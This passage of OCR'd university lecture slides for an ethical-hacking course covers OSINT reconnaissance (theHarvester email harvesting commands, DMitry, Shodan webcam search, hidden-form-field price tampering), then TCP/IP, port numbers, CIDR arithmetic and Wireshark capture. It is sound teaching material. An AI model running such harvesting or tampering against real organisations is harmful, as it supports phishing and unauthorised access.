  - After running `traceroute` to several systems on their network, one can start drawing a network diagram
  - More information on www.traceroute.org

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information from Website

- What can be found
  - People (personnel)
  - Email addresses
  - Physical addresses
  - Job postings leaking information
  - Product, project and service information

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Website

- Electronic dumpster diving (finding websites that do not exist any more)
  - Process of looking for old, obsolete and obscure old data
  - The Wayback Machine (`archive.org`) can be used
  - The Wayback Machine project which started in 1996 contains around 435 billion web pages that have been archived
  - Visit `web.archive.org` to get old web pages of our university

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about Website

- Viewing a website offline
  - ➢Useful if websites/webpages can be saved locally and examine them
  - ➢A tool called website downloader or website crawler can be used
  - ➢On (Kali) Linux/Unix, "`wget`" can be used
    - ✓Try `(sudo) wget -m http://<website name>`

      Note that "`m`" here means "mirror", another term for "downloading"
  - ➢Viewing a website offline can allow an attacker to find the "type=hidden" vulnerability
    - ✓Example) `<input type="hidden" id="1008" name="price" value="150.00">`
    - ✓Here, the website owner might think that the filed "`value`" is hidden from the view of public but a malicious hacker can modify the value stored in his web browser and repost it(using a tool like web Proxy or Tamper Data)!

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information on Email Addresses

- `theHarvester`
  - The Harvester is a tool in Kali Linux for collecting e-mail addresses, subdomains, employee names and etc.
  - E-mail addresses on their own provide an opportunity to launch phishing attacks, attempt to get Trojans installed, and other direct attacks
  - Another opportunity is that the local part (everything to the left of the @) is often the username and having a list of usernames gives an attacker a list of accounts to use when trying to log in other critical systems.
  - The Harvester can be configured to use Google, Bing, PGP, LinkedIn, as well as a number of other sources.

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information on Email Addresses

- `theHarvester`
  - Usage
    - ✓-d: specifying domain
    - ✓-b: specifying search engine
    - ✓-l: specifying the number of entries
    - ✓Example1) `theharvester -d uow.edu.au -b google -l 100`
    - ✓Example2) `theharvester -d uow.edu.au -b linkedin -l 100`
    - ✓Example3) `theharvester -d uow.edu.au -b pgp -l 100`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Putting things all together: Comprehensive Information Gathering tool

- DMitry
  - ➢A UNIX tool for comprehensive Information Gathering:
    - ✓Whois look up (– does not work in the recent version.)
    - ✓Retrieving possible server data using Netcraft
    - ✓Subdomain search
    - ✓Finding emails
    - ✓TCP port scan
  - ➢Manual: https://linux.die.net/man/1/dmitry

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

Gathering Information about IoT


- Webcams
  - The website www.shodan.io has a capability to search for webcams as well as other devices
  - Webcams can be used to extract information about the target's physical location and facility
  - Privacy issues can arise too

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

More Tools?

- OSINT Framework
  - https://osintframework.com/
  - This site provide useful links for Open Source Intelligence.
  - Try them and build your own way to perform successful information gathering!



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from Joonsang Baek

CSCI369 Ethical Hacking

Lecture 2-1: TCP/IP Basics & Capturing Traffic

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Overview of TCP/IP

- The TCP/IP layer (TCP/IP stack)


OSI model				
Layer			Protocol data unit (PDU)	Function[5]
Host layers	7	Application	Data	High-level APIs, including resource sharing, remote file access
	6	Presentation		Translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
	5	Session		Managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
	4	Transport	Segment, Datagram	Reliable transmission of data segments between points on a network, including segmentation, acknowledgement and multiplexing
Media layers	3	Network	Packet	Structuring and managing a multi-node network, including addressing, routing and traffic control
	2	Data link	Frame	Reliable transmission of data frames between two nodes connected by a physical layer
	1	Physical	Symbol	Transmission and reception of raw bit streams over a physical medium

(From https://en.wikipedia.org/wiki/OSI_model)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Overview of Network Hierarchy



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Application Layer

- Some important applications
  - http: The primary protocol used to communicate over the web.
  - https: The secure version of http based on TLS (= SSL).
  - FTP: Allows different OS's to transfer files between one another. (Should not use anonymous username with no password.)
  - SMTP (Simple Mail Transfer Protocol) : Transmits email messages across the Internet.

This slide is copyrighted. It must not be distributed without permission from UOW

The Application Layer

- Some important applications
  - SSH: Enables users to *securely* log on to a remote server and issue commands interactively.
  - Telnet: Enables users to *insecurely* log on to a remote server and issue commands interactively. (Username and password are not encrypted. Do not use!)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- Main function
  - ➢Data is encapsulated into segments
  - ➢Segments can be TCP or UDP
- TCP
  - ➢Connection-oriented protocol: The source (sender) cannot send any data to the destination (receiver) until the destination node acknowledges that it's listening to the source.
    - ✓The source sends a **SYN** packet to the destination
    - ✓The destination sends **SYN-ACK** to the source
    - ✓The source sends **ACK** to the destination

Three-way handshake

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- TCP Segment Header

Bits

0						15	16	31
Source Port							Destination Port	
Sequence Number								
Acknowledgement Number								
Offset Reserved	U	A	P	R	S	F	Window	
Checksum							Urgent Pointer	
Options and Padding								

TCP Flags

TCP Header Diagram

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- TCP Flags
  - Can be set 0 (off) or 1 (on)
    - ✓ `SYN` flag – This signifies the beginning of a session
    - ✓ `ACK` flag – This acknowledges a connection request
    - ✓ `PSH` flag – This flag is used to deliver data directly to an application (Data is not buffered; it is sent immediately)
    - ✓ `URG` flag – This flag is used to signify urgent data
    - ✓ `RST` flag – This resets or drops a connection
    - ✓ `FIN` flag – The indicates that the connection is finished

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


The Transport Layer

- Three-way handshake
  1. A sequence number from the source node (SRC_SN) is put in the Sequence Number field (32 bits) of a `SYN` segment and is sent to the destination node.
  2. The destination node extracts the SRC_SN from the `SYN` segment and puts SRC_SN+1 in the Acknowledgement Number field; also the destination node selects a DST_SN and puts it in the Sequence Number field of a `SYN-ACK` segment, which is sent to the source node.
  3. The source node extracts the DST_SN from the `SYN-ACK` segment and puts DST_SN+1 in the Acknowledgement Number field; also the destination node puts SRC_SN+1 in the sequence number field of a `ACK` segment, which is sent to the destination node.

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- Illustration - Three-way handshake with SN



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- TCP Ports
  - ➢16 bits for both source and destination ports
  - ➢A port is a logical component of TCP connection assigned to a process requiring network connectivity.
  - ➢A port is the way a client program specifies a specific server program.
  - ➢**Some important ports (to remember)**
    - ✓21: FTP
    - ✓22: SSH
    - ✓25: SMTP
    - ✓53: DNS
    - ✓80: HTTP
    - ✓443: HTTPS (Secure HTTP)
    - ✓110: POP3 (Post Office Protocol 3)

This slide is copyrighted. It must not be distributed without permission from UOW

The Transport Layer

- UDP
  - ➢UDP does not need to verify whether the destination is listening or ready to accept the packets
    - ✓It has no handshaking dialogues
    - ✓No guarantee of delivery, ordering and/or duplicate protection
  - ➢Connectionless transmission
  - ➢Unreliable but fast
    - ✓Used in applications in which queries must be fast and only consist of a single request such as DNS and DHCP

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Frequently-Used Port Numbers

PROTOCOL NAME	PORT #	PROTOCOL NAME	PORT #
FTP	TCP 21	LDAP over SSL	TCP 636
SSH/SCP	TCP 22	FTP over SSL	TCP 989–990
Telnet	TCP 23	IMAP over SSL	TCP 993
SMTP	TCP 25	POP3 over SSL	TCP 995
DNS Query	UDP 53	MS-SQL	TCP 1433
DNS Zone Transfer	TCP 53	NFS	TCP 2049
DHCP	UDP 67 UDP 68	Docker Daemon	TCP 2375
TFTP	UDP 69	Oracle DB	TCP 2483–2484
HTTP	TCP 80	MySQL	TCP 3306
Kerberos	UDP 88	RDP	TCP 3389
POP3	TCP 110	VNC	TCP 5500
SNMP	UDP 161 UDP 162	PCAnywhere	TCP 5631
NetBIOS	TCP/UDP 137 TCP/UDP 138 TCP/UDP 139	IRC	TCP 6665–6669
IMAP	TCP 143	IRC SSL	TCP 6679 TCP 6697
LDAP	TCP 389	BitTorrent	TCP 6881–6999
HTTPS (TLS)	TCP 443	Printers	TCP 9100
SMTP over SSL	TCP 465	WebDAV	TCP 9800
rlogin	TCP 513	Webmin	10000

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slid
permissio

The Internet Layer

- Main functionality
  - Responsible for routing a packet (datagram) to a destination address
  - Routing is done by using an IP address
  - Connectionless transmission like UDP

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

IP Address Basics (IPv4)

- IP address: Four integers separated by decimals; each integer represents 1 byte = 8 bits = 1 *octet*
  - ➢Ex) 128.214.18.16 = 1000000.11010110.00010010.00010000 (Binary)
- Each IP address is separated into a network address and a host address → One part of the IP address represents a network prefix and the other part represents a host
  - ✓Ex) In the classful IP addressing, 192.168.1.231 belongs to Class C address, which uses the first three numbers to identify the network and the last number to identify the host

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Subnet mask

- A bitmask that yields the network prefix (network address) when applied by a bitwise AND operation with any IP address in the network
- Example
  - Network prefix of an IP address 192.168.54.3 with a subnet mask 255.255.255.0 is 192.168.54
  - An IP address 192.168.54.3 with a subnet mask 255.255.0.0 produces a network prefix 192.168 → This means that to be on the same network, two machines must have IP addresses starting with 192.168
  - Hence,
    - ✓ Subnet mask for Class A: 255.0.0.0
    - ✓ Subnet mask for Class B: 255.255.0.0
    - ✓ Subnet mask for Class C: 255.255.255.0

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

- **CIDR (Classless Inter-Domain Routing)** addressing is a compact method for representing an IP address and its associated network prefix.
- The CIDR notation is constructed from an IP address, a slash ('/') character, and a decimal number. The trailing number is the count of leading 1 bits in the subnet mask.
  - Form: a.b.c.d/x
- Motivation: The classful network does not fully represent more fine-grained network prefixes. CIDR resolves this issue.

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

Note that /8, /16, /24 represent Class A, Class B and Class C, respectively.

CIDR	Subnet mask (decimal)	Subnet mask (binary)	Available addresses	
/0	0.0.0.0	00000000.00000000.00000000.00000000	4.294.967.296	2^{32}
/1	128.0.0.0	10000000.00000000.00000000.00000000	2.147.483.648	2^{31}
/2	192.0.0.0	11000000.00000000.00000000.00000000	1.073.741.824	2^{30}
/3	224.0.0.0	11100000.00000000.00000000.00000000	536.870.912	2^{29}
/4	240.0.0.0	11110000.00000000.00000000.00000000	268.435.456	2^{28}
/5	248.0.0.0	11111000.00000000.00000000.00000000	134.217.728	2^{27}
/6	252.0.0.0	11111100.00000000.00000000.00000000	67.108.864	2^{26}
/7	254.0.0.0	11111110.00000000.00000000.00000000	33.554.432	2^{25}
/8	255.0.0.0	11111111.00000000.00000000.00000000	16.777.216	2^{24}
/9	255.128.0.0	11111111.10000000.00000000.00000000	8.388.608	2^{23}
/10	255.192.0.0	11111111.11000000.00000000.00000000	4.194.304	2^{22}
/11	255.224.0.0	11111111.11100000.00000000.00000000	2.097.152	2^{21}
/12	255.240.0.0	11111111.11110000.00000000.00000000	1.048.576	2^{20}
/13	255.248.0.0	11111111.11111000.00000000.00000000	524.288	2^{19}
/14	255.252.0.0	11111111.11111100.00000000.00000000	262.144	2^{18}
/15	255.254.0.0	11111111.11111110.00000000.00000000	131.072	2^{17}
/16	255.255.0.0	11111111.11111111.00000000.00000000	65.536	2^{16}
/17	255.255.128.0	11111111.11111111.10000000.00000000	32.768	2^{15}
/18	255.255.192.0	11111111.11111111.11000000.00000000	16.384	2^{14}
/19	255.255.224.0	11111111.11111111.11100000.00000000	8.192	2^{13}
/20	255.255.240.0	11111111.11111111.11110000.00000000	4.096	2^{12}
/21	255.255.248.0	11111111.11111111.11111000.00000000	2.048	2^{11}
/22	255.255.252.0	11111111.11111111.11111100.00000000	1.024	2^{10}
/23	255.255.254.0	11111111.11111111.11111110.00000000	512	2^{9}
/24	255.255.255.0	11111111.11111111.11111111.00000000	256	2^{8}
/25	255.255.255.128	11111111.11111111.11111111.10000000	128	2^{7}
/26	255.255.255.192	11111111.11111111.11111111.11000000	64	2^{6}
/27	255.255.255.224	11111111.11111111.11111111.11100000	32	2^{5}
/28	255.255.255.240	11111111.11111111.11111111.11110000	16	2^{4}
/29	255.255.255.248	11111111.11111111.11111111.11111000	8	2^{3}
/30	255.255.255.252	11111111.11111111.11111111.11111100	4	2^{2}
/31	255.255.255.254	11111111.11111111.11111111.11111110	2	2^{1}
/32	255.255.255.255	11111111.11111111.11111111.11111111	1	2^{0}

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrigh
permission from UC

CIDR IP Addressing

- Example 1) What IP ranges does 192.168.101.3/22 represent?
  - First, calculate the network prefix by applying "AND (∧)" to bit representations of IP address (192.168.101.3) and subnet mask (/22).

IP address	192	168	101	3
	11000000	10101000	01100101	00000011
/22	11111111	11111111	11111100	00000000
Network Prefix	**11000000**	**10101000**	**01100100**	**00000000**
	192	168	100	0

NB: Binary calculator https://www.calculator.net/binary-calculator.html

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

- Then, calculate how many addresses are available:

  It is $2^{32-22}=2^{10}=1024$.

  - ✓Note that 1024/256=4.
- Therefore, it represents IPs from 192.168.100.0 to 192.168.100.255, from 192.168.101.0 to 192.168.101.255, from 192.168.102.0 to 192.168.102.255 and from 192.168.103.0 to 192.168.103.255.
- Therefore, the range is 192.168.100.0 to 192.168.103.255.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

- Example 2) Do CIDR notations 10.10.1.45/27 and 10.10.1.61/27 have the same network prefix? How about 10.10.1.65/27?
  - First, calculate the network prefix of 10.0.1.45/27.

IP address	10	10	1	45
	00001010	00001010	00000001	00101101
/27	11111111	11111111	11111111	11100000
Network Prefix	**00001010**	**00001010**	**00000001**	**00100000**
	10	10	1	32

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

- Then, calculate the network prefix for 10.10.1.61.

IP address	10	10	1	61
	00001010	00001010	00000001	00111101
/27	11111111	11111111	11111111	11100000
Network Prefix	**00001010**	**00001010**	**00000001**	**00100000**
	10	10	1	32

- This implies that hosts ending with .45 and .61 with belong to the same network.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CIDR IP Addressing

- Now, find out the network prefix for 10.10.1.65.

IP address	10	10	1	65
	00001010	00001010	00000001	01000001
/27	11111111	11111111	11111111	11100000
Network Prefix	**00001010**	**00001010**	**00000001**	**01000000**
	10	10	1	64

- Hence, 10.10.1.65/27 does not belong to the same network as the two previous ones.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Number of Host IPs

- We do not use IP address that represents network (network prefix) and the last address in the IP range for a host IP address.
  - The last address is reserved for broadcast address.
- For example, in Example 1) 192.168.100.0 is not used and 192.168.103.255 is reserved as a broadcast address.
- Therefore, the number of **actual IP addresses available for hosts** in Example 1) is $2^{10}-2=1022$.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

IPv6 Addressing

- Developed to increase the space of IP address (The size of IPv4 address space = 2^{32}.)
- IPv6 uses 16 bytes address: The size of IPv6 address space = 2^{128}
- Example:
  - ✓ 1111:0cb7:75a2:0110:1234:3a2e:1113:7777

    1111 → 0001 0001 0001 0001 (2 bytes)
    0cb7 → 0000 1100 1011 0111
    75a2 → 0111 0101 1010 0010
    0110 → 0000 0001 0001 0000
    1234 → 0001 0010 0011 0100
    3a2e → 0011 1010 0010 1110
    1113 → 0001 0001 0001 0011
    7777 → 0111 0111 0111 0111

    128-bit representation of IPv6 address

This slide is copyrighted. It must not be distributed without permission from UOW

ICMP (Internet Control Message Protocol)

- It is used by network devices, including routers, to send error messages and operational information such as "Requested service is not available" or "Destination network unreachable"
- It is used in the `ping` tool
  - ➢A source sends ICMP ECHO_REQUEST to a destination system
  - ➢If the system is live, it will respond by sending ICMP ECHO_REPLY
- It is also used in the `traceroute` tool
  - ✓In UNIX-like OS, `traceroute` has an option (`-I`) to use ICMP (By default, UDP is used.)
  - ✓In Windows OS, `tracert` uses ICMP by default. (No need to use the `-I` option.)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Introduction to Wireshark

- Wireshark
  - A well-known network analysis tool previously known as Ethereal.
  - It captures packets in real time and displays them in human-readable format.
  - Main features include filters and color coding to analyse network traffic and inspect individual packets.

This slide is copyrighted. It must not be distributed without permission from UOW

Capturing Traffic

- Selecting interfaces
  - After launching Wireshark, a user can select a network interface and start capturing packets on that interface.



Network interface


ed without

Capturing Traffic

- Promiscuous mode
  - Promiscuous mode is a mode for a wired network interface controller (NIC) or wireless network interface controller (WNIC) that causes the controller to pass all traffic it receives to the CPU.
  - This mode is normally used for packet sniffing which may take place on a router or on a computer connected to a hub or a part of a WLAN.
  - By default, Wireshark runs in promiscuous mode but can be updated in the Capture → Option panel

This slide is copyrighted. It must not be distributed without permission from UOW

Capturing Traffic



UNIVERSITY OF WOLLONGONG AUSTRALIA


This slide is copyrighted. It must not be distributed without permission from UOW

